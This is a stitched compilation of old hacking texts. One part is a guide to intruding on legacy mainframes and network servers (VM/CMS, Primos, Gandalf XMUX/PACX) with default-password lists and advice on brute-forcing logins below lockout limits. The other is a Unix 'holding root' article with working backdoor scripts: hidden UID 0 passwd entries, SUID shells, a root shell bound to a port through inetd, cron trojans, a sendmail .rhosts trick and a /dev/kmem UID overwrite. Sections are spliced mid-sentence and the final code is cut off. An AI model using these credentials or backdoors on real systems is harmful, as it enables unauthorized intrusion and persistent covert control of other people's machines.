but they all represent a VM/CMS system. To logon, type 'logon' followed by the username, hich is usually 1 to 8 characters in length. To be sure it is a CMS, type 'logon' followed by some random garbage. If it is a VM/CMS, it will reply; Userid not in CP directory This is one of the great things about CMS, it tells you if the login ID you entered is incorrect, thus making the finding of valid ones fairly easy. One thing to watch out for.. if you attempt brute forcing some systems will simply shut the account or even the login facility for some time. If that is the case, find out the limit and stay just underneath it.. drop carrier or clear the circuit if necessary, but if you continually shut down the login facilities you will raise a few eyebrows before you even make it inside. Once inside, typing 'help' will get you a moderate online manual.

COMMON ACCOUNTS

Username	Password
$aloc$	
admin	operator, manager, adm, sysadmin, sysadm
alertvm	alert
ap2svp	
apl2pp	
autolog1	autolog
autolog2	autolog
batch	
batch1	batch
batch2	batch
botinstl	
ccc	
cms	
cmsbatch	cms, batch, batch1
cmsuser	cms, user
cpms	
cpnuc	
cprm	
cspuser	user, csp

cview	
datamove	
demo1	demo
demo2	demo
direct	
dirmaint	dirmaint1
diskcnt	
entty	
erep	
formplus	
fsfadmin	fsf, adm, sysadmin, sysadm, admin, fsfadm
fsftask1	
fsftask2	
gcs	
gcsrecon	
idms	
idmsse	
iips	
infm-mgr	infm, man, manager, mgr
inoutmgr	mgr, manager
ipfappl	
ipfserv	
ispvm	
ivpm1	
ivpm2	
maildel	
mailman	
maint	service
moeserv	
netview	network, view, net, monitor
oltsep	
op1	
opbackup	backup
operatns	op, operator, manager, admin
operator	op, operatns, manager, admin
opserver	
pdm470	
pdmremi	
peng	
presdbm	dbm
procal	
prodbm	prod
promail	
psfmaint	maint
pssnews	news
pvm	

router	
rscs	
rscsv2	
savsys	
sfcm1	sfcm
sfcntrl	
sim3278	
smart	
sna	
sqldba	database
sqluser	user, sql
syncrony	
sysadmin	admin, adm, sysadm, manager, operator
sysckp	
sysdump1	sysdump
syserr	
syswrm	
tdisk	disk, temp
temp	
tsafvm	
vastest	test
vm3812	
vmarch	
vmasmon	
vmassys	
vmbackup	backup
vmbsysad	
vmmap	map
vmtape	tape
vmtest	test, testuser
vmtlibr	
vmutil	util, utils
vseipo	
vsemaint	maint
vseman	
vsm	
vtam	
vtamuser	user, vtam
x400x25	

PRIMOS - Run on the Prime company's mainframes, the Primos Operating System is in fairly wide use, and is commonly found on Packet-Switched Networks worldwide. Upon connect you will get a header somewhat like PRIMENET 23.3.0 INTENG This informs you that it is indeed a Primos computer, the version number, and the system identifier the owner picked, which is usually the company name or the city the Primos is located in. If you find a Primos on a network, you will receive the Primenet header, but if it is outside of a network, the header may

be different(ie:Primecon). Hit a number of <CR>'s, and Primos will throw you the login prompt 'ER!'. At this point, type 'login' followed by your username. If hitting <CR>'s did not provoke an 'ER!', then type 'login' followed by your username. If you are blessed and you find some stone age company running 18.0.0 or below, you are guaranteed access. Just find a username and there will be no password prompt. If for some reason passwording exists, a a few control-C's should drop you in. Unfortunely, Primos almost always allows one and one attempt only at a username/password combination before it kicks you off, and Primos will not tell you if the ID you've entered is invalid. Once you are inside, you will find yourself at the prompt 'OK'. 'help' brings up a so-so online help guide.

COMMON ACCOUNTS

Username	Password
backup	
backup_terminal	
batch_service	
batch	
bootrun	
cmdnc0	
demo	
diag	
dos	
dsmsr	dsm
dsm_logger	dsm
fam	
games	
guest	
guest1	guest
lib	
libraries	
login_server	
mail	
mailer	
netlink	net, primenet
netman	manager, man, mgr, netmgr
network_mgt	netmgt
network_server	server
prime	primos, system
primenet	net, netlink
primos	prime, system
primos_cs	primos, prime, system
regist	
rje	
spool	
spoolbin	spool
syscol	

sysovl	
system	prime, primos, sys1, operator
system_debug	
system_manager	
tcpip_manager	
tele	
test	
timer_progress	
tools	

TOPS-10/20 - An older and somewhat rare operating system, TOPS-10 ran on the DEC-10/20 machines. You can usually recognize a TOPS-10 by its' prompt, a lone period '.', while a TOPS-20 will have a '@' in its place. Most systems allow you to enter the commands 'SYSTAT' or 'FINGER' from the login prompt, before logging in. This command will let you see the users online, a valuable aide in hacking. To login, type 'login xxx,yyy', where the x and y's are digits. TOPS-10 does let you know when your username is incorrect.

COMMON ACCOUNTS

User ID Code	Password
1,2	OPERATOR, MANAGER, ADMIN, SYSLIB, LIB
2,7	MAINT, MAINTAIN, SYSMAINT
5,30	GAMES

IRIS - Unfortunely, i have no experience with IRIS whatsoever. To this day i haven't even seen one. So with regret i must present old material, the following info comes entirely from the LOD/H Technical Journal #3. Hopefully it will still be applicable. The IRIS Operating System used to run soley on PDP systems, but now runs on many various machines. IRIS will commonly present itself with a herald such as;
"Welcome to IRIS R9.1.4 timesharing"

And then an "ACCOUNT ID?" prompt. IRIS is kind enough to tell you when you enter an incorrect ID, it won't kick you off after too many attempts, and no logs are kept. And strangely enough, passwords are not used! So if you can find yourself an IRIS OS, try the following defaults and you should drop in..

COMMON ACCOUNTS

Username
accounting
boss
demo
manager
noname
pdp8
pdp11
software

tcl

NOS - The NOS(Network Operating System) is found on Cyber mainframes made by CDC(the Control Data Corporation). Cyber machines are commonly run by institutions such as universities and atomic research facilities. Cybers will usually give a herald of some sort, such as Sheridan Park Cyber 180-830 Computer System or Sacremento Cyber 180-830 CSUS NOS Software System The first login prompt will be 'FAMILY:', just hit <CR>. The next prompt is 'USER NAME:'. This is more difficult, usually 7 characters. The password is even worse, commonly 7 random letters. Sound bad? It is. Brute forcing an account is next to impossible. I've never seen these defaults work, but they are better than nothing. I got them out of the LOD/H Novice's Guide to Hacking, written by the Mentor. There are no known passwords for these usernames.

COMMON ACCOUNTS

Username
$SYSTEM
SYSTEMV

DECSERVER - The Decserver, is as the name implies, a server made by the Digital Equipment Corporation, the same company that makes the VAX machines. It is possible the owner of the server put a password on it, if this is the case you will hit a # prompt. If the server has PADs or outdials on it, you can bet this is the case. You don't need a username, just the password. You will commonly get 3 tries, but it can be modified. The default password is 'access', but other good things to try are ; server, dec, network, net, system (and whatever else goes along with that). If you get past the #, or there isn't one, you will hit the prompt 'Enter Username>'. What you put really doesn't matter, it is just an identifier. Put something normal sounding, and not your hacker alias. It is actually interesting to look at the users online at a Decserver, as commonly there will be a few users with the username C or CCC or the like, usually meaning they are probably a fellow hacker. Also, at the Enter Username> prompt you are able to ask for help with the 'help' command, which spews out fairly lengthly logon help file. If all went well ou should end up at a 'Local>' prompt. Decservers have a fairly nice set of help files, simply type 'help' and read all you want. It is a good idea to do a 'show users' when you first logon, and next do a 'show services' and 'show nodes'. The services are computers hooked up to the Decserver, which you can access. For obvious reasons you will often find many VAX/VMS systems on Decservers, but pretty much anything can be found Look for services titled Dial, Modem, PAD, X25, Network, or anthing like that. Try pretty much everything you see. Remember to try the usernames you see when you do a 'show users' as users for the systems online. Also, you will sometimes find your Decserver has Internet (Telnet, SLIP or FTP) access, make sure you make full use of this. To connect to the services you see, use 'c XXXX', where the X's represent the service name. Once inside, the manufacturer's default for privs is 'system' and it is rarely changed. The maintenance password changes from version to version. With the Decserver 200 & 500 it is 0000000000000000 (16 0's), but with 300 it is simply 0.

GS/1- GS/1's are another server type system, but they are less common than the Decservers. The default prompt is 'GS/1>', but this can be changed to the sysadmins liking. To

check for a GS/1, do a 'sh d', which will print out some statistics. To find what systems are available from the server, type 'sh n' or a 'sh c', and a 'sh m' for the system macros.

XMUX - The XMUX is a multiplexing system that provides remote access, made by Gandalf Technologies, Inc., Gandalf of Canada Ltd. in Canada. As far as I can tell, the XMUX is used only on Packet-Switched Networks, Datapac in particular but with usage on PSNs world wide. The XMUX is not usually thought of as a stand alone system, but as a supportive system for multi-user networked systems, having a bit to do with system monitoring, channel control, and some of the features of multiplexing. Thus, you'll commonly find a XMUX on a mnemonic or a subaddress of another system, although you will find them alone on their own NUA requently as well. To find the systems on a subaddress or a mnemonic, your best bet is to go with mnemonics, as the LOGGER mnemonic cannot be removed, while subaddressing is optional. You won't always want to check every single system, so i'll give a guideline of where to check; (REMINDER: this is only for systems on PSNs, and may not apply to your PSN)

PACX/S - The PACX/Starmaster is also made by Starmaster Gandalf, and the two are tightly Systems interwoven. If mnemonics don't work, be sure to try LCNs, as the CONSOLE on a PACX/Starmaster is an entirely different thing, and frequently using the mnemonic CONSOLE will bring you to the PACX console, not the XMUX console.

BBS Systems - BBS Systems on PSNs frequently need some help, and XMUXs are fairly commonly found with them.

Other misc. - Many of the other operating systems, systems such as Unix, AOS/VS, Pick and HP3000 have the occasional XMUX along with it.

Networked - A good portion of networked systems have systems XMUXs. If a system does have a XMUX also, you can reach it almost always by the mnemonic CONSOLE, and if not, the node name of the XMUX. If that doesn't work, try LCNs up to and including15. Occasionally the console of the XMUX will be unpassworded, in which case you will drop straight into the console. The XMUX console is self-explanatory and menued, so i will leave you to explore it. However, in all likeliness you will find yourself at the password prompt, 'Password >'. This can not be modified, but a one-line herald may be put above it. To check for a XMUX, simply hit <CR>. It will tell you that the password was invalid, and it must be 1 to 8 alphanumeric characters. As you can see, you do not need a username for the remote console of a XMUX. UIDs are used, but internally within the workstation. As it says, the password format is 1 to 8 alphanumeric characters. There is no default password, the console is left unprotected unless the owner decides to password it. However, there are common passwords. They are; console, gandalf, xmux, system, password, sys, mux xmux1. I'll repeat them in the common passwords again later. But these will not always work, as it is up to the owner to pick the password(although they do like those). Your next best bet is to find out the node name of the XMUX (XMUXs are polling systems as well, usually hooked up somehow to one of the regional hubs). To do this, you must understand the parts of the XMUX. The XMUX has 4 default parts; the CONSOLE, the FOX, the LOGGER, and the MACHINE. I'll try and define the usage of them a bit more;

CONSOLE - the main remote part of the XMUX, which performs all the maintenance functions and system maintenance. The actual system reachable usually on the LCN(subaddress) of 0 or 4/5, and the default mnemonic CONSOLE, which can be changed.

FOX - a test system, which runs through never ending lines of the alphabet and digits 0-9. reachable on the LCN of 1, mnemonic FOX.

LOGGER - a device which displays log information, usually one or two lines, including the node name. reachable on the LCN of 2, mnemonic LOGGER.

MACHINE - a system which i do not yet understand fully. performs some interesting functions. The prompt is '#'. type 'S' and you will(always) receive a short/long (depending on how much the system is used) system status report, containing among other things the system node name if active, typing 'L' will bring up a more complete system log. This is VERY useful. It contains the NUAs of the systems which called the XMUX, and it contains the UIDs if used. As you can see, the XMUX is rather complicated upon first look, but it is actually fairly simple. The easiest way to grab the node name is to call the LOGGER. The logger MUST be present, always. It is a non-removable default. The LCN may be removed, but the mnemonic must stay. I explained mnemonics earlier, but i'll refresh your memory. To use the mnemonic, simply type the NUA, followed by a comma and then the mnemonic, ie; 12300456,LOGGER. The very first thing in the data string you see is the node name. If it is a blank space, you have run across a rarity, a XMUX without a node name. The node name is THE most popular thing other than the other common passwords. Try combinations of it, and combinations of it along with the words XMUX and MUX. And of course, if a herald is used, use whatever you can find in the herald. But again, if it is a company, they love to use the company name or acronym as a password, and that acronym or name will often be the node name. Ok, have fun..

COMMON ACCOUNTS

Console Passwords
CONSOLE
XMUX
GANDALF
SYSTEM
PASSWORD
MUX
XMUX1
SYS
(node name)

One other thing. I did not include the profile or remote profile names, or the UIDs, as they are as far as i know inapplicable from remote. And a final comment. XMUXs are powerful and potentially extremely harmful to a network. DO NOT DELETE ANYTHING. The only submenus you will have reason to access are 'DEFINE' and 'DISPLAY'. Don't boot people off channels or add console passwording or remove profiles..you will end up with your ass in jail. Taking down a network is less than funny to the people that run it. Explore, don't harm.

STARMASTER - The Starmaster/PACX 2000 is still a somewhat mysterious /PACX system, but i have now explored all the security barriers as well as the network and the internal functions, so i feel this is fairly complete. The Starmaster/PACX system is a networking/server system made by, again, Gandalf Technologies Inc., Gandalf of Canada Ltd., in Canada, and is also known informally (and some what incorrectly) as the 'Gandalf Access Server.' The Access is similar, but different, as described later. It is a fairly popular system on Datapac, and has some usage in other regions of the world. Again, it is used mainly on Packet-Switched Networks, although, thanks to the dialing directory of a Sam24V outdial on a Starmaster, I have discovered that Starmasters do indeed have dialin access. The first possible security barrier is the dialin password, which is rarely used, but you should know about. The prompt is usually ;

DIALIN PASSWORD?

But can be changed, although it should remain similar. Dialin passwords are 1 to 8 characters, and are usually one of the following defaults; GANDALF SERVER PACX NET NETWORK STARMAST DIALIN PASSWORD ACCESS If the Starmaster has a XMUX resident(explained in previous system definition; XMUXs), find out the node name and try it. The next possible security barrier is that the sysadmin desires the users to enter a username/password before entering the server. You will find yourself at a prompt such as; USERNAME? This is the most common prompt. Usernames are 1 to 8 characters, and the Starmaster will let you know if it is wrong or not with an error message such as; INCORRECT USERNAME or INVALID RESPONSE

This, like the username prompt, can be changed, but it will usually be in all-caps. You are allowed between 1 and 10 attempts at either a valid username or a valid password, depending on the owners preference. This means(if it is set to ten tries) you can enter 9 invalid usernames, and on the tenth enter a valid username, then have 10 attempts at a valid password. The defaults for this(which i will list later also) prompt are; TEST, TESTUSER, TESTER, GANDALF, SYSTEM, GUESTUSER, HP, CONSOLE, and finally OPERATOR. Also, first names will work usually. The next prompt you will face, or the first one if usernames are not implemented, is the server prompt. This is the main user prompt for a Starmaster, all major user commands are used from here. But as you can guess, commands aren't used really, it is service names you desire. Sometimes you will get a list upon entering the server, but other times you will just hit the server prompt, which usually looks something like;

SERVICE? or
CLASS? or even
service? or
class? or
service

Or whatever the sysadmin feels like. 'SERVICE?' is the default, and the most common. Keep in mind that the services CAN be passworded, but rarely are. In the case of passwording, use your imagination. Another thing; from the PACX console, where the services are defined, there is an option which decides whether the service is allowed for remote users. If this is set to NO, then you are out of luck, you have to be in the workstation to use the command. This is common for the CONSOLE and the MAIL, and occasionally modems and PADs. You will get an error message something like 'SERVICE NOT ALLOWED'. I will give a more complete list of common services, but I will list the defaults and the major ones now.

PAD, X25, X28 - Will commonly take you to a Gandalf PAD, (or name of for which the default prompt is '*'. your PSN) 'HELP' will bring up a list of commands.

MAIL - A non-removable default, but i've never seen it with the remote access flag in the ON position.

CONNECT - Another non-removable default which i have never seen with the remote access flag in the on position.

MODEM, DIAL - And variations therof. The common outdial is the Gandalf made Sam24V, which comes with a great set of help files.

CONSOLE - The motherlode. The system controller, maintenance computer, test machine, and all of that. DON'T confuse the PACX console with the XMUX console, they are two very different things. The console should be protected by the sysadmin with his/her life, as every faction of the Starmaster is controlled from within the Console. The CONSOLE is a non-removable service from the server, BUT remote access can be removed thus cutting off our means of getting to it. Try it first, if it works the screen will scroll down a number of lines and give this herald/prompt; GANDALF TECHNOLOGIES INCORPORATED, COPYRIGHT 1990 OPERATOR NAME? This is not changable, it will remain the same except for possibly the copyright date. There can be 8 operators at the most, and they will have 1 to 8 characters in their name and password. And again, the PACX will tell you if your operator name is incorrect. You will be allowed 1 to 10 attempts at the login name and then it resets to 0 for the password attempt when you've found an operator name, but same limit. The same defaults for the usernames work here, if you are lucky, with the exception of HP. I'll list them again at the end. Once you get in, it is all menued and explanatory. DON'T FUCK THINGS UP. By that I mean deleting or modifying. Look. There is MUCH to see. The PACX console is incredibly powerful, and you will have much more fun exploring it. Besides, once you are in the console, the game is over. You have control over all the services, users, and all security barriers. If you get a high level console account, you are the God of the PACX, no joke.

COMMON ACCOUNTS

Usernames	Passwords
CONSOLE	CONSOLE, PACX, GANDALF, OPERATOR, SYSTEM
GAND	GAND
GANDALF	GANDALF, SYSTEM, PACX, STARMAST, SYS
GUEST	GUEST, VISITOR, USER
HP	HP
OPERATOR	OPERATOR, SYSTEM, SYSLIB, LIB, GANDALF
SYSTEM	SYSTEM, SYS, OPERATOR, PACX, SYS, GANDALF
TEST	TEST, TESTUSER, USER, TESTER
TESTUSER	TEST, TESTUSER, USER, TESTER
TESTER	TEST, TESTUSER, USER, TESTER
USER	USER, GUEST, TEST, VISITOR, GANDALF

(i've never seen an account such as MAINT, but i would guess one exists, along with standard system defaults. Try anything outside these lines)

Services
1 (if it works; higher)
A (through Z)
10 (if it works; higher in sequence of tens)
BBS
CLUSTER
CONNECT
CONSOLE
DATABASE
DATAPAC
DEC
DIAL
DIALOUT
FILES
FTP
GATEWAY
GEAC
HELP
HP
INTERNET
LIB
LIBRARY
LOOP
MAIL
MENU
MODEM
MUX
NET
NETWORK
OUT
OUTDIAL
PACX12
PACX24
PACX96
PAD
PRIME
PRIMOS
PROD
SALES
SERVER
SUN
SUNOS
SYS
SYSTEM
TELNET

TYMNET
UNIX
VAX
VMS
X25
X28
XCON
XGATE
XMUX

And anything else you can think of. First names are also fairly common.

Operator Name	Password
TEST	TEST, TESTUSER, USER, TESTER
TESTUSER	TEST, TESTUSER, USER, TESTER
TESTER	TEST, TESTUSER, USER, TESTER
GANDALF	GANDALF, SYSTEM, PACX, CONSOLE, SYS
GUEST	GUEST, VISITOR, USER
SYSTEM	SYSTEM, SYS, OPERATOR, PACX, SYS, GANDALF
CONSOLE	
USER	USER, GUEST, TEST, VISITOR, GANDALF
OPERATOR	OPERATOR, SYSTEM, CONSOLE, GANDALF
CONSOLE	CONSOLE, PACX, GANDALF, OPERATOR, SYSTEM
SYS	SYS, SYSTEM, GANDALF, PACX, CONSOLE

And again, try first names and ANYTHING you can think of. Getting into the console should be your main objective.

ACCESS2590 - The Access2590 is another Gandalf creation. While it is a server system, it is different in some respects to a PACX.

Ok..... You've been at it for all night. Trying all the exploits you can think of. The system seems tight. The system looks tight. The system *is* tight. You've tried everything. Default passwds, guessable passwds, NIS weaknesses, NFS holes, incorrect permissions, race conditions, SUID exploits, Sendmail bugs, and so on... Nothing. WAIT! What's that!?!? A "#" ???? Finally! After seeming endless toiling, you've managed to steal root. Now what? How do you hold onto this precious super-user privilege you have worked so hard to achieve....? This article is intended to show you how to hold onto root once you have it. It is intended for hackers and administrators alike. From a hacking perspective, it is obvious what good this paper will do you. Admin's can likewise benefit from this paper. Ever wonder how that pesky hacker always manages to pop up, even when you think you've completely eradicated him from your system? This list is BY NO MEANS comprehensive. There are as many ways to leave backdoors into a UNIX computer as there are ways into one. Beforehand Know the location of critical system files. This should be obvious (If you can't list any of the top of your head, stop reading now, get a book on UNIX,

read it, then come back to me...). Familiarity with passwd file formats (including general 7 field format, system specific naming conventions, shadowing mechanisms, etc...). Know vi. Many systems will not have those robust, user-friendly editors such as Pico and Emacs. Vi is also quite useful for needing to quickly seach and edit a large file. If you are connecting remotely (via dial-up/telnet/rlogin/whatver) it's always nice to have a robust terminal program that has a nice, FAT scrollback buffer. This will come in handy if you want to cut and paste code, rc files, shell scripts, etc... The permenance of these backdoors will depend completely on the technical saavy of the administrator. The experienced and skilled administrator will be wise to many (if not all) of these backdoors. But, if you have managed to steal root, it is likely the admin isn't as skilled (or up to date on bug reports) as she should be, and many of these doors may be in place for some time to come. One major thing to be aware of, is the fact that if you can cover you tracks during the initial break-in, no one will be looking for back doors.

The Overt

[1] Add a UID 0 account to the passwd file. This is probably the most obvious and quickly discovered method of rentry. It flies a red flag to the admin, saying "WE'RE UNDER ATTACK!!!". If you must do this, my advice is DO NOT simply prepend or append it. Anyone causally examining the passwd file will see this. So, why not stick it in the middle...

```
#!/bin/csh
# Inserts a UID 0 account into the middle of the passwd file.
# There is likely a way to do this in 1/2 a line of AWK or SED.  Oh well.
# daemon9@netcom.com

set linecount = `wc -l /etc/passwd`
cd                              # Do this at home.
cp /etc/passwd ./temppass               # Safety first.
echo passwd file has $linecount[1] lines.
@ linecount[1] /= 2
@ linecount[1] += 1                     # we only want 2 temp files
echo Creating two files, $linecount[1] lines each \(or approximately that\).
split -$linecount[1] ./temppass         # passwd string optional
echo "EvilUser::0:0:Mr. Sinister:/home/sweet/home:/bin/csh" >> ./xaa
cat ./xab >> ./xaa
mv ./xaa /etc/passwd
chmod 644 /etc/passwd                   # or whatever it was beforehand
rm ./xa* ./temppass
echo Done...
```

NEVER, EVER, change the root password. The reasons are obvious.

[2] In a similar vein, enable a disabled account as UID 0, such as Sync. Or, perhaps, an account somwhere buried deep in the passwd file has been abandoned, and disabled by the sysadmin. Change her UID to 0 (and remove the '*' from the second field).

[3] Leave an SUID root shell in /tmp.

```
#!/bin/sh
# Everyone's favorite...

cp /bin/csh /tmp/.evilnaughtyshell      # Don't name it that...
chmod 4755 /tmp/.evilnaughtyshell
```

Many systems run cron jobs to clean /tmp nightly. Most systems clean /tmp upon a reboot. Many systems have /tmp mounted to disallow SUID programs from executing. You can change all of these, but if the filesystem starts filling up, people may notice...but, hey, this *is* the overt section....). I will not detail the changes neccessary because they can be quite system specific. Check out /var/spool/cron/crontabs/root and /etc/fstab.

The Veiled

[4] The super-server configuration file is not the first place a sysadmin will look, so why not put one there? First, some background info: The Internet daemon (/etc/inetd) listens for connection requests on TCP and UDP ports and spawns the appropriate program (usally a server) when a connection request arrives. The format of the /etc/inetd.conf file is simple. Typical lines look like this:

```
(1)     (2)         (3)     (4)         (5)     (6)                 (7)
ftp     stream      tcp     nowait      root    /usr/etc/ftpd       ftpd
talk    dgram       udp     wait        root    /usr/etc/ntalkd ntalkd
```

Field (1) is the daemon name that should appear in /etc/services. This tells inetd what to look for in /etc/services to determine which port it should associate the program name with. (2) tells inetd which type of socket connection the daemon will expect. TCP uses streams, and UDP uses datagrams. Field (3) is the protocol field which is either of the two transport protocols, TCP or UDP. Field (4) specifies whether or not the daemon is iterative or concurrent. A 'wait' flag indicates that the server will process a connection and make all subsequent connections wait. 'Nowait' means the server will accept a connection, spawn a child process to handle the connection, and then go back to sleep, waiting for further connections. Field (5) is the user (or more inportantly, the UID) that the daemon is run as. (6) is the program to run when a connection arrives, and (7) is the actual command (and optional arguments). If the program is trivial (usally requiring no user interaction) inetd may handle it internally. This is done with an 'internal' flag in fields (6) and (7). So, to install a handy backdoor, choose a service that is not used often, and replace the daemon that would normally handle it with something else. A program that creates an SUID root shell, a program that adds a root account for you in the /etc/passwd file, etc... For the insinuation-impaired, try this:

Open the /etc/inetd.conf in an available editor. Find the line that reads:

```
daytime         stream          tcp     nowait          root    internal
```

and change it to:

daytime stream tcp nowait /bin/sh sh -i.

You now need to restart /etc/inetd so it will reread the config file. It is up to you how you want to do this. You can kill and restart the process, (kill -9 , /usr/sbin/inetd or /usr/etc/inetd) which will interuppt ALL network connections (so it is a good idea to do this off peak hours).
[5] An option to compromising a well known service would be to install a new one, that runs a program of your choice. One simple solution is to set up a shell the runs similar to the above backdoor. You need to make sure the entry appears in /etc/services as well as in /etc/inetd.conf. The format of the /etc/services file is simple:

(1) (2)/(3) (4)
smtp 25/tcp mail

Field (1) is the service, field (2) is the port number, (3) is the protocol type the service expects, and (4) is the common name associated with the service. For instance, add this line to /etc/services:
evil 22/tcp evil

and this line to /etc/inetd.conf:
evil stream tcp nowait /bin/sh sh -i

Restart inetd as before.
Note: Potentially, these are a VERY powerful backdoors. They not only offer local rentry from any account on the system, they offer rentry from *any* account on *any* computer on the Internet. [6] Cron-based trojan I. Cron is a wonderful system administration tool. It is also a wonderful tool for backdoors, since root's crontab will, well, run as root... Again, depending on the level of experience of the sysadmin (and the implementation), this backdoor may or may not last. /var/spool/cron/crontabs/root is where root's list for crontabs is usally located. Here, you have several options. I will list a only few, as cron-based backdoors are only limited by your imagination. Cron is the clock daemon. It is a tool for automatically executing commands at specified dates and times. Crontab is the command used to add, remove, or view your crontab entries. It is just as easy to manually edit the /var/spool/crontab/root file as it is to use crontab. A crontab entry has six fields:

(1) (2) (3) (4) (5) (6)
0 0 * * 1 /usr/bin/updatedb

Fields (1)-(5) are as follows: minute (0-59), hour (0-23), day of the month (1-31) month of the year (1-12), day of the week (0-6). Field (6) is the command (or shell script) to execute. The above shell script is executed on Mondays. To exploit cron, simply add an entry into /var/spool/crontab/root. For example: You can have a cronjob that will run daily and look in the /etc/passwd file for the UID 0 account we previously added, and add him if he is missing, or do nothing otherwise (it may not be a bad idea to actually *insert* this shell code into an already

installed crontab entry shell script, to further obfuscate your shady intentions). Add this line to /var/spool/crontab/root:

```
0	0	*	*	*	/usr/bin/trojancode
```

This is the shell script:

```
#!/bin/csh
# Is our eviluser still on the system?  Let's make sure he is.
#daemon9@netcom.com

set evilflag = (`grep eviluser /etc/passwd`)


if($#evilflag == 0) then                    # Is he there?

	set linecount = `wc -l /etc/passwd`
	cd                                  # Do this at home.
	cp /etc/passwd ./temppass           # Safety first.
	@ linecount[1] /= 2
	@ linecount[1] += 1                 # we only want 2 temp files
	split -$linecount[1] ./temppass     # passwd string optional
	echo "EvilUser::0:0:Mr. Sinister:/home/sweet/home:/bin/csh" >> ./xaa
	cat ./xab >> ./xaa
	mv ./xaa /etc/passwd
	chmod 644 /etc/passwd               # or whatever it was beforehand
	rm ./xa* ./temppass
	echo Done...
else
endif
```

[7] Cron-based trojan II. This one was brought to my attention by our very own Mr. Zippy. For this, you need a copy of the /etc/passwd file hidden somewhere. In this hidden passwd file (call it /var/spool/mail/.sneaky) we have but one entry, a root account with a passwd of your choosing. We run a cronjob that will, every morning at 2:30am (or every other morning), save a copy of the real /etc/passwd file, and install this trojan one as the real /etc/passwd file for one minute (synchronize swatches!). Any normal user or process trying to login or access the /etc/passwd file would get an error, but one minute later, everything would be ok. Add this line to root's crontab file:

```
29	2	*	*	*	/bin/usr/sneakysneaky_passwd
```

make sure this exists:

```
#echo "root:1234567890123:0:0:Operator:/:/bin/csh" > /var/spool/mail/.sneaky
```

and this is the simple shell script:

```
#!/bin/csh
# Install trojan /etc/passwd file for one minute
#daemon9@netcom.com

cp /etc/passwd /etc/.temppass
cp /var/spool/mail/.sneaky /etc/passwd
sleep 60
mv /etc/.temppass /etc/passwd
```

[8] Compiled code trojan. Simple idea. Instead of a shell script, have some nice C code to obfuscate the effects. Here it is. Make sure it runs as root. Name it something innocous. Hide it well.

```
/* A little trojan to create an SUID root shell, if the proper argument is
given.  C code, rather than shell to hide obvious it's effects. */
/* daemon9@netcom.com */

#include

#define KEYWORD "industry3"
#define BUFFERSIZE 10

int main(argc, argv)
int argc;
char *argv[];{

        int i=0;

        if(argv[1]){            /* we've got an argument, is it the keyword? */

                if(!(strcmp(KEYWORD,argv[1]))){

                        /* This is the trojan part. */
                        system("cp /bin/csh /bin/.swp121");
                        system("chown root /bin/.swp121");
                        system("chmod 4755 /bin/.swp121");
                }
        }
                        /* Put your possibly system specific trojan
                           messages here */
                        /* Let's look like we're doing something... */
        printf("Sychronizing bitmap image records.");
        /* system("ls -alR / >& /dev/null > /dev/null&"); */
        for(;i<10;i++){
```

```
            fprintf(stderr,".");
            sleep(1);
        }
        printf("\nDone.\n");
        return(0);
} /* End main */
```

[9] The sendmail aliases file. The sendmail aliases file allows for mail sent to a particular username to either expand to several users, or perhaps pipe the output to a program. Most well known of these is the uudecode alias trojan. Simply add the line:

"decode: "|/usr/bin/uudecode"

to the /etc/aliases file. Usally, you would then create a uuencoded .rhosts file with the full pathname embedded.

```
#! /bin/csh

# Create our .rhosts file.  Note this will output to stdout.

echo "+ +" > tmpfile
/usr/bin/uuencode tmpfile /root/.rhosts
```

Next telnet to the desired site, port 25. Simply fakemail to decode and use as the subject body, the uuencoded version of the .rhosts file. For a one liner (not faked, however) do this:
%echo "+ +" | /usr/bin/uuencode /root/.rhosts | mail decode@target.com

You can be as creative as you wish in this case. You can setup an alias that, when mailed to, will run a program of your choosing. Many of the previous scripts and methods can be employed here.

The Covert

[10] Trojan code in common programs. This is a rather sneaky method that is really only detectable by programs such tripwire. The idea is simple: insert trojan code in the source of a commonly used program. Some of most useful programs to us in this case are su, login and passwd because they already run SUID root, and need no permission modification. Below are some general examples of what you would want to do, after obtaining the correct sourcecode for the particular flavor of UNIX you are backdooring. (Note: This may not always be possible, as some UNIX vendors are not so generous with thier sourcecode.) Since the code is very lengthy and different for many flavors, I will just include basic psuedo-code:

```
get input;
if input is special hardcoded flag, spawn evil trojan;
else if input is valid, continue;
```

else quit with error;

...

Not complex or difficult. Trojans of this nature can be done in less than 10 lines of additional code.

The Esoteric

[11] /dev/kmem exploit. It represents the virtual of the system. Since the kernel keeps it's parameters in memory, it is possible to modify the memory of the machine to change the UID of your processes. To do so requires that /dev/kmem have read/write permission. The following steps are executed: Open the /dev/kmem device, seek to your page in memory, overwrite the UID of your current process, then spawn a csh, which will inherit this UID. The following program does just that.

```
/* If /kmem is is readable and writable, this program will change the user's
UID and GID to 0.  */
/* This code originally appeared in "UNIX security:  A practical tutorial"
with some modifications by daemon9@netcom.com */

#include
#include
#include
#include
#include
#include
#include

#define KEYWORD "nomenclature1"

struct user userpage;
long address(), userlocation;


int main(argc, argv, envp)
int argc;
char *argv[], *envp[];{

        int count, fd;
        long where, lseek();

        if(argv[1]){            /* we've got an argument, is it the keyword? */
                if(!(strcmp(KEYWORD,argv[1]))){
                        fd=(open("/dev/kmem",O_RDWR);
```

```
                if(fd<0){
                        printf("Cannot read or write to /dev/kmem\n");
                        perror(argv);
                        exit(10);
                }

                userlocation=address();
                where=(lseek(fd,userlocation,0);

                if(where!=userlocation){
                        printf("Cannot seek to user page\n");
                        perror(argv);
                        exit(20);
                }

                count=read(fd,&userpage,sizeof(struct user));

                if(count!=sizeof(struct user)){
                        printf("Cannot read user page\n");
                        perror(argv);
                        exit(30);
                }


                printf("Current UID: %d\n",userpage.u_ruid);
                printf("Current GID: %d\n",userpage.g_ruid);

                userpage.u_ruid=0;
                userpage.u_rgid=0;

                where=lseek(fd,userlocation,0);

                if(where!=userlocation){
                        printf("Cannot seek to user page\n");
                        perror(argv);
                        exit(40);
                }

                write(fd,&userpage,((char *)&(userpage.u_procp))-((char *)&userpage));

                execle("/bin/csh","/bin/csh","-i",(char *)0, envp);
        }
    }

} /* End main */
```

```
#include
#include
#include

#define LNULL ((LDFILE *)0)

long address(){

	LDFILE *object;
	SYMENT symbol;
	long idx=0;

	object=ldopen("/unix",LNULL);

	if(!object){
		fprintf(stderr,"Cannot open /unix.\n");
		exit(50);
	}

	for(;ldtbread(object,idx,&symbol)==SUCCESS;idx++){
		if(!strcmp("_u",ldgetname(object,&symbol))){
			fprintf(stdout,"User page is at 0x%8.8x\n",symbol.n_value);
			ldclose(object);
			return(symbol.n_value);
		}
	}

